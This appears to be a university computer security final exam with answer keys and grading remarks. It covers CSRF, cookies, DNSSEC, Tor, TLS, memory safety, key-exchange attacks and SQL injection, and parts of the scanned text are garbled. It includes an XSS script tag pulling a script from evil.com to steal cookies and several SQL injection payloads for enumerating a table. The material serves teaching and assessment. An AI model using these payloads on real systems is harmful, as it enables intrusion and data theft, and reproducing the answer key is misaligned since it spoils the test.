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CS 161 Computer Security

Final Exam

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You have 170 minutes. There are 9 questions of varying credit (230 points total).

The exam is open book. You can use any resources on the Internet, including course notes, as long as you are working alone.

We will not be answering any clarifications about the exam. If there are any glaring problems with wording, we will consider dropping the question from the exam after solutions/grades are released.

Q1 MANDATORY – Honor Code

(5 points)

On your Gradescope answer sheet, read the honor code and type your name. *Failure to do so will result in a grade of 0 for this exam.*

We have printed the values statement you wrote in Homework 3B below:

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We trust you will approach this exam in a way consistent with your values.

This is the end of Q1. Proceed to Q2 on your Gradescope answer sheet.

_	True/false h true/false is worth 2 poin [:]	(72 points)
Q2.1	an attacker's website in an	n is logged into a session on https://bank.com/ in one tab and visits other, the attacker can run JavaScript to load a form at asfer and extract the CSRF token from it.
	O TRUE	FALSE
	Solution: False. SOP pr	events this.
Q2.2	TRUE or FALSE: An on-pover HTTPS.	ath attacker can learn the request parameters of a GET request loaded
	O TRUE	• FALSE
	Solution: False. The red	quest parameters will be encrypted.
Q2.3	TRUE or FALSE: An on-pover HTTP.	ath attacker can learn the request parameters of a GET request loaded
	True	O FALSE
	Solution: True. The rec	uest parameters will be sent in plaintext.
Q2.4		erized SQL is generally safer than forming a SQL query through string are less likely to be vulnerable to a SQL injection attack.
	TRUE	O FALSE
Q2.5	TRUE or FALSE: In DNSSI	EC, if the root key is compromised, then no DNS records can be trusted.
	TRUE	O FALSE
Q2.6	True or False: Diffie-He ming) attacks.	llman is an effective mitigation against ROP (Return-Oriented Program-
	O TRUE	FALSE
Q2.7	TRUE or FAISE: Using HI	(x) = SHA256(x), where x is a message, forms a secure message authen-
Q2.7	tication code.	

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Q2.8 True or False: Encrypting a message with AES-CBC mode and a random IV is IND-CPA secure.

	TRUE) FALSE	
Q2.9	TRUE or FALSE: There	is no reason to use IP with U	DP, since both only J	provide best-effort delivery
	O TRUE		FALSE	
		P is a transport layer (layer there's no way to use UDP	· •	•
Q2.10	TRUE or FALSE: TLS I	nas end-to-end security, so i r.	it is secure against a	an attacker who steals the
	O TRUE		FALSE	
	Solution: False. An a server to the victim.	attacker who's stolen the pri	vate key of the serve	er could impersonate the
Q2.11		entire Internet stopped using acks would still be possible.	•	sts and only allowed HTTP
	TRUE) FALSE	
	Solution: True. An a request with server-s	ttacker can force a victim to ide effects.	click on a link that	generates an HTTP GET
Q2.12		ose we compile a program wissible to leak the value of the the stack canary.		
	TRUE) FALSE	
	Solution: True. Som arbitrary locations in	e vulnerabilities, e.g. format memory.	t string vulnerabiliti	ies allow you to write to
Q2.13		oose that in an IND-CPA ga y to guess the random bit co	•	-
	O TRUE		FALSE	
		re is another attacker, the or y to guess the random bit w	=	

Q2.14	TRUE or FALSE: There is nothing a man a DNSSEC query.	i-in-the-middle attacker (MITM) can do to interfere with
	O True	• FALSE
	Solution: False. The MITM could do a	a DoS attack by dropping responses.
Q2.15	TRUE or FALSE: It is secure for a server the nearest second, as long as every user	to generate session tokens based only on timestamp to receives a unique token.
	O TRUE	FALSE
	Solution: False. Now an attacker can	brute-force tokens and possibly log in as another user.
Q2.16	TRUE or FALSE: Destination port rando of DNS without breaking the DNS protoco	omization could be implemented to increase the security col shown in lecture.
	O TRUE	FALSE
	Solution: False. The destination port	needs to be well-known so requests can be sent.
Q2.17		ing function for RSA signatures. Consider a new scheme $M r$, r], where r is a randomly chosen nonce and $ $ is secure.
	O True	• FALSE
		still public, so anyone can verify the signature. If the y can test their guess, which violates IND-CPA security.
Q2.18	TRUE or FALSE: If every website uses T attacks are still possible.	LS and every cookie has the secure flag set, clickjacking
	True	O FALSE
	Solution: True. TLS defends against n clickjacking attacks do not need cookie	network attacks, not web/application layer attacks, and es to succeed.
Q2.19	TRUE or FALSE: A script running on htt will be sent to http://secure.califle	p://insecure.califlower.com can set a cookie that ower.com.
	True	O FALSE

Q2.20		on http://insecure.califlower.com can load n in an iframe and read data, including cookies, from that iframe		
	O TRUE	● FALSE		
	Solution: The Same-Origin Police and http://secure.califlow	y prevents this because http://insecure.califlower.comer.comhave different origins.		
Q2.21		on http://califlower.com/insecure can load e in an iframe and read data, including cookies, from that iframe		
	TRUE	O FALSE		
	Solution: Both pages have the s	ame origin, so this is allowed.		
Q2.22	TRUE or FALSE: A cookie set by califlower.com without specifying a domain will be sent to califlower.com and any subdomain of califlower.com.			
	O True	• FALSE		
	teach/emphasize in class. It turn	ade this. This tests a subtle aspect of cookies that we didn't as out that if no domain is specified, the cookie is treated current domain but not to subdomains.		
Q2.23	TRUE or FALSE: It is possible to set by a script running on the same pa	a cookie for http://califlower.com that cannot be accessed		
	True	O FALSE		
	Solution: The cookie can be set	with the HttpOnly flag.		
Q2.24		on http://califlower.com cannot set a cookie that will be a because they have different origins.		
	O True	• FALSE		
	Solution: It can, although not v Same-Origin Policy.	with the Secure flag. The cookie policy is distinct from the		

Solution: The cookie can be set with Domain=califlower.com.

Q2.25		UE or FALSE: If http://califlower.com loads http://broccoli.com in an iframe, the ver of the child frame also receives all cookies that were originally sent to the server of the ent frame.		
	O TRUE	• FALSE		
	Solution: The frames.	rames have different domains. Cookie scoping rules do not differ for	· inner	
Q2.26	lowing line of code	hacker exploits a vulnerability on http://weaksite.com to inject: <script src="http://evil.com/script"></script> . Harry ing her into visiting the page and running the script to steal her code.	wants to	
	TRUE or FALSE: T	he Same-Origin Policy would prevent this attack.		
	O TRUE	FALSE		
	Solution: The so does not help.	cript runs with same origin as the page that loads it, so the Same-Origin	Policy	
Q2.27	lowing line of code	hacker exploits a vulnerability on http://weaksite.com to inject: <script src="http://evil.com/script"></script> . Harry ing her into visiting the page and running the script to steal her code.	wants to	
	TRUE or FALSE: Se	etting the Secure flag on the cookies would prevent this attack.		
	TRUE	O FALSE		
	browsers, http:/ can, but the quest cookie did get se	ecided not to grade this question. It is arguably impossible: with more existence of such a https://weaksite.com/cannot/set/a cookie with the Secure flag set. (https://doi.org/10.1016/j.com/can/org/10.1016/j.com/can/org/10.1016/j.com/can/org/10.1016/j.com/can/org/10.1016/j.com/can/org/10.1016/j.com/can/org/10.1016/j.com/can/org/10.1016/j.com/can/org/10.1016/j.com/can/org/10.1016/j.com/or	//weaksite.com such a t from	
Q2.28	Bob is trying to acce attacker on the sam	ess https://store.nintendo.com to buy a Switch. Suppose Eve is an ne local network.	on-path	
	TRUE or FALSE: E	ve can stop Bob from accessing the Nintendo Store.		
	TRUE	O FALSE		

Solution: An on-path attacker is able to see all the TCP fields (ports, IPs, sequence numbers) and can therefore successfully inject a RST packet with high probability before the TLS handshake is completed. TLS provides end-to-end integrity only after the handshake is successfully completed.

Q2.29	TRUE or FALSE: As long as a user uses TLS to visit a website, Tor protects anonymity even if all of their relays are malicious and colluding.			
	O True	• FALSE		
	Solution: False. The relays can evisiting	collude to figure out who the user is and which website they're		
Q2.30	· · · · · · · · · · · · · · · · · · ·	For circuit to access some websites over HTTPS. A malicious by relay, but the other two are honest and uncompromised. The ebsite you are visiting.		
	O True	• FALSE		
	Solution: False, the entry relay and there is no way to correlate	can learn your identity but not which site you are visiting, the two.		
Q2.31	Assume you've set up a 3-relay Tor circuit to access some websites over HTTPS. A malicious adversary takes control of the middle relay, but the other two are honest and uncompromised. The adversary can now learn your identity.			
	O True	FALSE		
	Solution: False, the entry relay	protects against this.		
Q2.32		For circuit to access some websites over HTTPS. A malicious t relay, but the other two are honest and uncompromised. The ebsite you are visiting.		
	True	O FALSE		
	the answer is True: the exit rela being visited. Under another inte	is question, as it was ambiguous. Under one interpretation, y talks to the final website, so it can see which websites are repretation, the answer is False: while the exit relay can see all hat are going through that exit, it cannot know which website		

of those websites you're visiting (and which ones someone else is visiting).

is associated with which user. So, if there are many users, the exit relay cannot tell which one


Q2.33	True or False: With the contact tracing protocol described in class, even if a user gets diagnosed and publishes their daily tracing key, it's impossible to track their movements for that day since their rolling identifier is re-generated every 10 minutes.			
	O True False			
	Solution: False. All of the rolling identifiers can be linked to that user. If a malicious adversary was able to set up receivers around an area and keep a log of all identifiers seen, they could subsequently pick out which ones are from the user and track that user's steps.			
Q2.34	True or False: The contact tracing protocol described in class doesn't require any centralized trust, since individuals' phones are running the protocol.			
	○ True False			
	Solution: False. Users must trust the server to honestly keep track of who has been infected and who hasn't.			
Q2.35	True or False: In Bitcoin, once your transaction is successfully added to a block that lives on the longest chain, you can be guaranteed that it will never be lost.			
	O True False			
	Solution: False. The blockchain could fork and not include your transaction.			
Q2.36	True or False: For certificate transparency, a Merkle tree might be preferred over a block chain since adding a new certificate can be done in constant time.			
	True False			
	Solution: False. Adding a new certificate takes $O(\log n)$ time with a Merkle tree since a Merkle tree is a binary tree. Adding a new certificate to a block chain could be done in $O(1)$ time, so the advantage does not have to do with the time to add a new certificate. Rather, we prefer a Merkle tree over a block chain because verification can be done in $O(\log n)$ time instead of $O(n)$ time.			

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
Q3 EvanBot's Last Creation

(15 points)

Inspired by different AES modes of operation, EvanBot creates an encryption scheme that combines two existing modes of operation and names it AES-DMO (Dual Mode Operation). Provided below is an encryption schematic of AES-DMO.



(12 points) Fill in the numbered blanks for this incomplete decryption schematic of AES-DMO. Each blank is worth 1 point.





- Q3.1 Blank (1)
 - (A) IV
- (B) C1
- O(C) C2
- O(D) C3
- (E) C4
- \bigcirc (F) —

- Q3.2 Blank (2)
 - (G) Enc
- \bigcirc (H) Dec
- (1)
- \bigcirc (J) —
- \bigcirc (K) —
- (L) ---

- Q3.3 Blank (3)
 - O(A) IV
- (B) C1
- O(C) C2
- (D) C3
- (E) C4
- (F) —

- Q3.4 Blank (4)
 - \bigcirc (G) IV
- O (H) C1
- (I) C2
- **O**(J) C3
- O(K) C4
- (L) ---





- Q3.13 (3 points) Select all true statements about AES-DMO.
 - \square (A) Encryption can be parallelized
 - (B) Decryption can be parallelized
 - (C) AES-DMO is IND-CPA secure
 - \square (D) None of the above
 - □ (E) —
 - ☐ (F) ——

Solution: The diagram for encryption has a feedback from one block to the next, whereas the diagram for decryption has no such feedback. This makes decryption parallelizeable but not encryption.

DMO is IND-CPA because each block is either AES-CBC or AES-CFB, both of which are IND-CPA. You can do a proof by induction: C1 is secure since it's the first block of AES-CFB, and each subsequent block is AES-CFB or AES-CBC where the feedback from the previous block (ciphertext) is IND-CPA, in effect a random number.

This is the end of Q3. Proceed to Q4 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Alice is writing a function to interleave one string with the reverse of another string. However, she is worried about memory safety issues. She wants to define some conditions that would ensure the safety of her code.

```
void reverse_combine(char *result, char *str1, char *str2)
2
3
      size_t n = strlen(str1);
4
      int i;
5
      for (i = 0; i < strlen(str2); i++)
6
7
           result[2*i] = str1[n-1-i];
8
           result[2*i+1] = str2[i];
9
10
      result[2*i] = '\0';
11
```

For this question, let size(str) refer to the space allocated to str, and let len(str) refer to the length of str, not including the null terminator.

Q4.1 (3 points) Select all necessary precondition(s) for reverse_combine to ensure memory safety (but not necessarily correct functionality).

 \blacksquare (A) str1 and str2 are null-terminated \blacksquare (D) None of the above

 \blacksquare (B) result != NULL \blacksquare (E) \blacksquare

 \square (C) result is null-terminated \square (F) —

(4 points) Fill in the following blanks so that each statement is part of the precondition for reverse_combine to ensure memory safety (but not necessarily correct functionality).

 $Q4.2 len(str1) _{--} len(str2)$

 $\bigcirc (G) < \qquad \bigcirc (H) <= \qquad \bigcirc (I) == \qquad \bigcirc (K) > \qquad \bigcirc (L) \longrightarrow$


Solution: We need len(str1) >= len(str2), so that line 7 does not read before the beginning of the str1 buffer: the first iteration of the loop will read str1[len(str1)-1], and the last iteration will read str1[len(str1)-1-(len(str2)-1)], so we need len(str1)-1-(len(str2)-1)>=0, i.e., len(str1) >= len(str2).

Q4.3 size(result) ___ 2*len(str2)

 $\bigcirc (A) < \bigcirc (B) <= \bigcirc (C) == \bigcirc (D) >= \bigcirc (E) > \bigcirc (F) \longrightarrow$

Solution: Line 10 will write to result[2*len(str2)], so we need
2 * len(str2) < size(result) to avoid writing past the end of result.</pre>

(4 points) Fill in the following blanks so that each statement is an invariant that is guaranteed to hold at line 5, assuming the function's precondition holds. Choose the most restrictive invariant (i.e. if both a < b and a <= b are true, you should choose <).



Solution: We did not grade Q4.5-Q4.7, because we screwed up the statement of the question. It is ambiguous what is meant by "at line 5"; does that refer to the start of the loop or the end of the loop? Does it apply after the last iteration when we break out of the loop? We meant to refer to line 6, but we got the question wrong.

This is the end of Q4. Proceed to Q5 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q5 Cauliflower Smells Really Flavorful

(23 points)

califlower.com decides to defend against CSRF attacks as follows:

- 1. When a user logs in, califlower.com sets two 32-byte cookies session_id and csrf_token randomly with domain califlower.com.
- 2. When the user sends a POST request, the value of the csrf_token is embedded as one of the form fields.
- 3. On receiving a POST request, califlower.com checks that the value of the csrf_token cookie matches the one in the form.

Assı	ume that the cookies don't have the secure, HTTP ume that no CSRF defenses besides the tokens are 't know what that means, do not worry about it).	implemented, and that CORS is not in use (if you		
Q5.1 (3 points) Suppose the attacker gets the client to visit their malicious website which h evil.com. What can they do?				
	\square (A) CSRF attack against califlower.com	(D) None of the above		
	\square (B) Change the user's csrf_token cookie	□ (E) ——		
	\square (C) Learn the value of the session_id cookie	☐ (F) ——		
Q5.2		ent domain so they are not able to change/read ey not able to execute a CSRF attack since they o visit their malicious website which has domain		
	■ (G) CSRF attack against califlower.com	☐ (J) None of the above		
	■ (H) Change the user's csrf_token cookie	□ (K) ——		
	\blacksquare (I) Learn the value of the session_id cookie	□ (L) ——		
		bdomain for califlower.com, it can read/set their page to extract csrf_token and form a		

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Q5.3	that contains a stored XSS vulnerability (the we the attacker). What can they do?	1 0
	■ (A) CSRF attack against califlower.com	☐ (D) None of the above
	■ (B) Change the user's csrf_token cookie	□ (E) ——
	\blacksquare (C) Learn the value of the session_id cookie	□ (F) ——
	Solution: Utilizing the XSS vulnerability, the and cause the user's browser to make a malici	e attacker can extract the csrf_token cookie ous POST request.
Q5.4	(3 points) Suppose the csrf_token and session the attacker gets the client to visit a page on t xss.califlower.com is not controlled by the a What can they do?	he website xss.califlower.com (the website
	☐ (G) CSRF attack against califlower.com	(J) None of the above
	\square (H) Change the user's csrf_token cookie	□ (K) ——
	\square (I) Learn the value of the session_id cookie	□ (L) ——
	did not grade option (H) and graded only option XSS attack useless for a CSRF attack since Javor session_id, so neither (G) nor (I) should for Javascript to write a new cookie (without (possibly by specifying a different Path attributed).	ve or (H) only for full credit. In other words, we ons (G) and (I). The HTTPOnly flag renders the rascript can't extract the value of csrf_token be selected. On some browsers, it is possible the HTTPOnly flag) that shadows csrf_token ate), effectively changing the csrf_token. We d should not have tested it, so we didn't grade
Q5.5	(3 points) Suppose the attacker is on-path and obto califlower.com. What can they do?	serves the user make a POST request over HTTP
	■ (A) CSRF attack against califlower.com	☐ (D) None of the above
	■ (B) Change the user's csrf_token cookie	□ (E) ——
	\blacksquare (C) Learn the value of the session_id cookie	□ (F) ——
		a_id and csrf_token in plaintext and forge a to the POST request, and include a Set-Cookie oken cookie.

6.6 (3 points) Suppose the attacker is a MITM and ob to califlower.com. What can they do?	serves the user make a POST request over HTTPS
\square (G) CSRF attack against califlower.com	(J) None of the above
\square (H) Change the user's csrf_token cookie	□ (K) ——
\square (I) Learn the value of the session_id cookie	(L) ——
Solution: Nothing, a MITM can't break lear TLS.	n/change the cookie values without breaking

Q5.7 (5 points) Suppose the attacker is a MITM. The victim uses HTTP and is logged into califlower.com but will not visit califlower.com at all. Describe how this attacker can successfully perform a CSRF attack against califlower.com when the user makes a single request to any website. (Hint: Remember a MITM can modify a webpage over HTTP since there are no integrity checks.)


Solution: The MITM can modify the website's response to add an img tag or some sort of element that will cause the user's browser to make a request to califlower.com. The attacker can then extract session_id and csrf_token from the request.

Then there are two ways the POST request could be made. When the attacker forces the user to visit cauliflower.com, they can extract csrf_token and embed javascript in the response which makes a POST request alone with the hardcoded value of csrf_token. Or once the attacker has session_id and csrf_token they can make the request themselves.

This is the end of Q5. Proceed to Q6 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

(22 points)

In the following diagram, Alison is connected to the network through her local router, which is connected to the local DNS resolver, which in turn uses iterative queries to resolve domains. Ports and the random UDP ID numbers are 16 bits, and DNS queries use 53 as both the source and destination ports. Mallory is an on-path attacker, while Eve is an off-path attacker. cs161.org, .org, .com, and the root domain support DNSSEC, but taylorswift.com does not. DNS caches always start empty. Each subpart is independent.



- Q6.1 (5 points) Which of the following entities, if malicious, could poison Alison's DNS resolver's cache for taylorswift.com?
 - (A) Mallory
 - (B) Name server for .
 - (C) Name server for .com
 - (D) Name server for .org
 - (E) Name server for taylorswift.com
 - \square (F) None of the above

Solution: Every entity in the network can either directly modify a response or spoof a packet.

- Q6.2 (5 points) Which of the following entities, if malicious, could poison Alison's DNS resolver's cache for cs161.org?
 - ☐ (G) Mallory
 - (H) Name server for .
 - \square (I) Name server for .com
 - (J) Name server for .org
 - \square (K) Name server for taylorswift.com
 - \square (L) None of the above

Solution: DNSSEC prevents spoofing attacks and in-path attacks, but if a name server is malicious, it could change the response and still sign it. The resolver can directly change the

	response.
_	(4 points) Which of the following actions would be effective in preventing Mallory from having a non-negligible probability of being able to poison the cache for taylorswift.com? ■ (A) Using TLS for all DNS queries
	■ (B) Using DNSSEC for taylorswift.com
	☐ (C) Using TCP instead of UDP for the DNS query
	☐ (D) Source port randomization
	☐ (E) None of the above ☐ (F) ——
	Solution: TLS and DNSSEC authenticate the records. Name servers are not assumed to be malicious.
Q6.4	(4 points) Which of the following actions would be effective in preventing Eve from having a non-negligible probability of being able to poison the cache for taylorswift.com? ■ (G) Using TLS for all DNS queries
	■ (H) Using DNSSEC for taylorswift.com
	■ (I) Using TCP instead of UDP for the DNS query
	■ (J) Source port randomization
	☐ (K) None of the above
	□ (L) ——
	Solution: Same as part (c), and also randomizing the source port is enough to prevent blind spoofing. TCP helps because Eve would have to guess the TCP sequence numbers to inject a forged response into the TCP connection.
	(4 points) Which of the following actions would be effective in preventing a malicious .com name server from having a non-negligible probability of being able to poison the cache for taylorswift.com? ☐ (A) Using TLS for all DNS queries
	☐ (B) Using DNSSEC for taylorswift.com
	☐ (C) Using TCP instead of UDP for the DNS query
	☐ (D) Source port randomization
	(E) None of the above
	□ (F) ——

This is the end of Q6. Proceed to Q7 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q7 Pairing an IOT Device

(28 points)

Alice wishes to pair her new IoT device and her laptop by having them exchange a symmetric key k. The devices will later use k to encrypt plaintext messages and send the ciphertexts to each other. Assume that there is a MITM on the network between the IoT device and the laptop. To defend against the MITM, Alice is considering the security of different pairing protocols. For each scenario below, select all true statements.

The "old key" refers to a symmetric key from some previous pairing. Enc(PK; m) refers to public-key encryption of m with PK. Each subpart is independent.

- Q7.1 (4 points) The IoT device chooses k randomly and sends it to the laptop unencrypted over the network.
 - (A) MITM can decrypt the messages from the IoT device to the laptop
 - (B) MITM can decrypt the messages from the laptop to the IoT device
 - (C) At least one of the devices could accept an attacker's key that was not an old key
 - (D) MITM can make at least one of the devices to accept an old key
 - \square (E) None of the above

□ (F) —

Solution: Since k is sent without any encryption, the MITM knows the value of k and can use it to decrypt messages in both directions.

When the IoT device sends k to the laptop, the MITM could replace k with an attacker's key, and the laptop would accept the attacker's key. Similarly, the MITM could replace k with an old key.

- Q7.2 (4 points) The IoT device sends a message to the laptop asking for its public key PK. The laptop sends PK to the IoT device. The IoT device chooses k randomly and sends Enc(PK; k) to the laptop.
 - (G) MITM can decrypt the messages from the IoT device to the laptop
 - (H) MITM can decrypt the messages from the laptop to the IoT device
 - (I) At least one of the devices could accept an attacker's key that was not an old key
 - (J) MITM can make at least one of the devices to accept an old key
 - \square (K) None of the above

(L) —

Solution: MITM can supply its own PK to the IoT device so there is no security here.

Specifically, the attack works as follows: when the laptop sends its public key PK to the IoT device, the MITM replaces PK with their own public key PK'. Now the IoT device will send Enc(PK'; k), the symmetric key k encrypted with the attacker's public key PK', to the laptop. The MITM can decrypt this message with their own private key and learn k.

At this point, the MITM could replace Enc(PK'; k) with Enc(PK; k), the symmetric key k encrypted with the laptop's public key PK, so that the laptop correctly decrypts k. Now the laptop and the IoT device will communicate using k, which the MITM knows, so the MITM can decrypt messages in both directions.

Alternatively, after learning k, the MITM could replace Enc(PK'; k) with Enc(PK; k'), an attacker symmetric key k' encrypted with the laptop's public key PK. This would force the laptop to accept an attacker's key. Similarly, the MITM could replace k with an old key.

Q7.3	(4 points) Alice manually enters the publicly-known PK of the laptop into the IoT device. The IoT device chooses k randomly and sends $Enc(PK;k)$, to the laptop.
	\square (A) MITM can decrypt the messages from the IoT device to the laptop
	\blacksquare (B) MITM can decrypt the messages from the laptop to the IoT device
	\blacksquare (C) At least one of the devices could accept an attacker's key that was not an old key
	(D) MITM can make at least one of the devices to accept an old key
	☐ (E) None of the above

☐ (F) —

Solution: MITM cannot read messages from the IoT device but can provide a corrupted k' to the laptop by encrypting it under the public key of the laptop.

Specifically, the attack works as follows: when the IoT sends Enc(PK; k) to the laptop, the MITM replaces it with Enc(PK; k'), an attacker symmetric key k' encrypted with the laptop's public key PK. Similarly, the MITM could replace k with an old key.

Now the laptop will think that the attacker key k' is the symmetric key and use k' to encrypt messages. The attacker can decrypt these messages from the laptop to the IoT device.

However, the IoT device will still think that k is the symmetric key and use k to encrypt messages. The attacker doesn't know k because they only see k encrypted with the laptop's public key and don't know the laptop's private key for decryption. Thus the attacker can't decrypt messages from the IoT device to the laptop.

Q7.4 (4 points) Alice manually enters the publicly-known PK of the laptop into the IoT device, and the publicly-known verification key of the IoT device into the laptop. The IoT device chooses k randomly, computes $\mathsf{Enc}(\mathsf{PK};k)$, and sends this ciphertext to the laptop along with a signature of the ciphertext from the IoT device. The laptop verifies the signature and rejects the key if the signature fails.

	\square (G) MITM can decrypt the messages from the IoT device to the laptop
	\square (H) MITM can decrypt the messages from the laptop to the IoT device
	\square (I) At least one of the devices could accept an attacker's key that was not an old key
	\blacksquare (J) MITM can make at least one of the devices to accept an old key
	☐ (K) None of the above
	\square (L) ——
	Solution: The MITM can replay an old key.
	Specifically, the attack works as follows: when the IoT sends $Enc(PK;k)$ with a signature, the MITM replaces it with a previous encrypted key and signature. The signature will be valid, so the laptop will accept an old key.
	The MITM cannot replace the symmetric key with an attacker's key that was not an old key, because the attacker will not be able to generate a signature on the encryption of the attacker's key. (The attacker doesn't know the IoT device's private signing key.)
	The MITM cannot decrypt messages in either direction, because they cannot decrypt the encrypted symmetric key. (The attacker doesn't know the laptop's private decryption key.) The attacker also cannot force either device to accept an attacker-chosen key. The attacker can only force a device to accept an old key that the attacker doesn't know.
Q7.5	(4 points) The IoT device and the laptop run Diffie-Hellman key exchange to agree on the symmetric key.
	(A) MITM can decrypt the messages from the IoT device to the laptop
	\blacksquare (B) MITM can decrypt the messages from the laptop to the IoT device
	\blacksquare (C) At least one of the devices could accept an attacker's key that was not an old key
	\square (D) MITM can make at least one of the devices to accept an old key
	☐ (E) None of the above
	□ (F) ——

Solution: DH is vulnerable to MITM.

Recall the MITM attack on Diffie-Hellman: the attacker chooses their own secret m. When the IoT device sends $g^a \mod p$, the attacker replaces it with $g^m \mod p$ and sends this to the laptop. This forces the laptop to derive the symmetric key $g^{mb} \mod p$. Similarly, when the laptop sends $g^b \mod p$, the attacker replaces it with $g^m \mod p$ and sends this to the IoT device. This forces the IoT device to derive the symmetric key $g^{ma} \mod p$. The attacker knows m,

 $g^a \mod p$, and $g^b \mod p$, so they can derive both symmetric keys and decrypt messages in both directions. The attacker has also made both devices accept an attacker's key that was not an old key.

A MITM cannot force a device to accept an old key. Note that the MITM never actually knows the value of a previous key–they can see $g^{\text{old}a} \mod p$ and $g^{\text{old}b} \mod p$ in a previous exchange, but cannot derive $g^{\text{old}a \text{ old}b} \mod p$ from those values (because the discrete log problem is hard).

The MITM could try to replace the exchanged values ($g^{\text{new}a} \mod p$ and $g^{\text{new}b} \mod p$) with old values ($g^{\text{old}a} \mod p$ and $g^{\text{old}b} \mod p$), but this would still not cause an old key to be derived, because both the laptop and client will supply a new secret as their half of the exchange. The derived keys would be something like $g^{\text{old}a \text{ new}b} \mod p$ or $g^{\text{new}a \text{ old}b} \mod p$, which is not the old key.

A previous draft of the solutions had an error: we mistakenly selected (D) as well. That was incorrect: a MITM cannot force the new key to match an old key (without solving the discrete log problem). We've updated the solutions, and graded your answers based on these updated solutions.

- Q7.6 (4 points) Alice manually enters the verification key of the IoT device into the laptop. The IoT device and the laptop run Diffie-Hellman key exchange to agree on *k*. The IoT device signs its DH public key and sends it with a signature to the laptop as part of this exchange. The laptop verifies the signature and rejects the key if the signature fails.
 - (G) MITM can decrypt the messages from the IoT device to the laptop
 - ☐ (H) MITM can decrypt the messages from the laptop to the IoT device
 - (I) At least one of the devices could accept an attacker's key that was not an old key
 - (J) MITM can make at least one of the devices to accept an old key
 - \square (K) None of the above

□ (L) —

Solution: The attacker can still manipulate messages sent by the laptop.

Because the IoT device signs its half of the Diffie-Hellman exchange, the Diffie-Hellman MITM attack can only work in one direction. Specifically, when the IoT device sends $g^a \mod p$ with a signature to the laptop, the MITM cannot replace this value, because it's signed. Thus the laptop will correctly derive $g^{ab} \mod p$, and the attacker won't be able to decrypt messages from the laptop to the IoT device.

However, when the laptop sends $g^b \mod p$ to the IoT device, the MITM can replace this with $g^m \mod p$ and force the IoT device to derive $g^{mb} \mod p$, because the laptop's message isn't signed. Since the attacker knows $g^{mb} \mod p$, they can decrypt messages from the IoT device to the laptop. The attacker has also made IoT device accept an attacker's key that was not an old key.

A MITM cannot force a device to accept an old key, using the same reasoning as the previous part.

An earlier version of the solutions incorrectly marked (J) as a correct answer.

Q7.7	(4 points) The IoT device and the laptop run Diffie-Hellman key exchange to agree on k . Additionally, the IoT device displays the hash of the resulting symmetric key, which Alice inputs into the laptop. The laptop hashes its copy of the symmetric key and rejects the key if the hashes don't match.
	$\hfill\square$ (A) MITM can decrypt the messages from the IoT device to the laptop
	$\hfill\square$ (B) MITM can decrypt the messages from the laptop to the IoT device
	\square (C) At least one of the devices could accept an attacker's key that was not an old key
	\square (D) MITM can make at least one of the devices to accept an old key
	(E) None of the above
	□ (F) ——

Solution: If the attacker attempts a MITM on Diffie-Hellman, the keys will be different (the key obtained by the IoT device will be different from the key obtained by the laptop) which Alice will detect once she enters in the key hash.

We also accepted people who answered (A)+(C) for full credit. When we were setting the problem, we were imagining that the pairing process simply did not succeed and the devices would not proceed to the next step of sending messages if the hashes mismatch, so (E) would be the answer. However, we should have specified explicitly that if there is a hash mismatch, Alice sees an error and does not confirm the pairing on the IoT device. Without this specification, some students thought that the IoT device will send messages even if there is a hash mismatch, in which case (A)+(C) would be correct. We thought this was a reasonable interpretation of the question, so we accepted that answer as well.

For partial credit, we graded based on whichever gave you a higher score.

This is the end of Q7. Proceed to Q8 on your Gradescope answer sheet. If you are finished with the exam and are ready to submit your answer sheet, please follow the submission protocol.

Q8 SQL Enumeration

(21 points)

Alice runs a computing cluster. When a user wants to execute some job \$job, they visit:

https://alice.com/execute?job=\$job

Alice's server locally stores a SQL table named dns:

IP	hostname	jobs
10.120.2.4	gpus.alice.com	matrix-multiplication
10.120.2.75	cpu1.alice.com	matrix-addition
10.120.2.6	cpu2.alice.com	matrix-addition
:	:	:

Upon receiving a request, Alice's server makes the following SQL query:

SELECT IP, hostname FROM dns WHERE jobs='\$job' ORDER BY RAND() LIMIT 1

where \$job is copied from the request parameter. This SQL query finds all hosts in dns whose jobs field equals the string \$job, and randomly returns one of them. If successful, the job is sent to the specified IP, and the following webpage is returned:

Successfully launched job on hostname!

Otherwise an error code is returned. hostname is co	pied from the SQL query result.
Q8.1 (3 points) What type of attack is the server vulne	erable to?
(A) SQL injection	
(B) ROP attack	
(C) CSRF attack	
(D) Path traversal attack	
(E) None of the above	
(F) ——	

Solution: The query is vulnerable to SQL injection since the statement is not parameterized and no escaping happens.

Q8.2 (5 points) Mallory wants to learn all of the hostnames in the dns table. She will repeatedly load https://alice.com/execute?job=\$job with a specially chosen value for \$job (the same value every time). Specify a value she could use so that with enough repetitions, she will learn all of the hostnames.

O (0)	(7-7)	(=)	(=)	()	(-)
(G) —	(H) —	(I) —	(J) —	(K) —	(L)

Solution: We want each visit to return a random hostname. A few possible answers: 'OR 1=1 ORDER BY RAND() LIMIT 1--

' OR 'a'='a

Some students reported that they assumed that the query could return multiple rows, and the web page that is returned would include all of those results. We agreed that the question was not clear on what would happen in that case. So, if you made this assumption, then we also accepted answers that returned all hostnames, such as the following:

' OR 1=1--.

However, we required your answers to Q8.2 and Q8.3 to be consistent with respect to this assumption, so we only accepted this answer if in Q8.3 you chose True and wrote a query that returned all hostnames.

Q8.3 (5 points) Alice catches on to Mallory's exploit and decides to escape some special characters. In particular, the characters ' () < > are all escaped with a backslash (i.e., \) before the query is executed.

True or False: Despite the escaping, it is still possible to choose a value for \$job that meets the requirement of the previous part. If you choose true, show such a value; if you choose false, explain why it's no longer possible.



Solution: There were two different interpretations for this question due to the wording not being clear. If you assumed the query could return multiple rows, than this part is possible and the answer is True. If not, than it is impossible and the answer is False.

If it can return multiple rows, since the backslash and dashes are not escaped, we can just include a backslash before the quotation mark. In particular, the following exploit would work: $\$ OR 1=1--

However, if you assumed that the query can only return a single row, you need some form of randomness for the same query to enumerate the whole database. But this requires using RAND() which won't work because the parentheses will be escaped.

For grading, we additionally referenced student's answers for Q8.2 to best determine which interpretation they used. If we could determine that you were assuming the query can return multiple rows, then we accepted True and a value such as the above on this question. If we inferred that you were assuming the query could only return a single row, we accepted False and a corresponding explanation on this question. If it couldn't be determined which interpretation you used, we defaulted to the intended interpretation that the query only returned a single row.

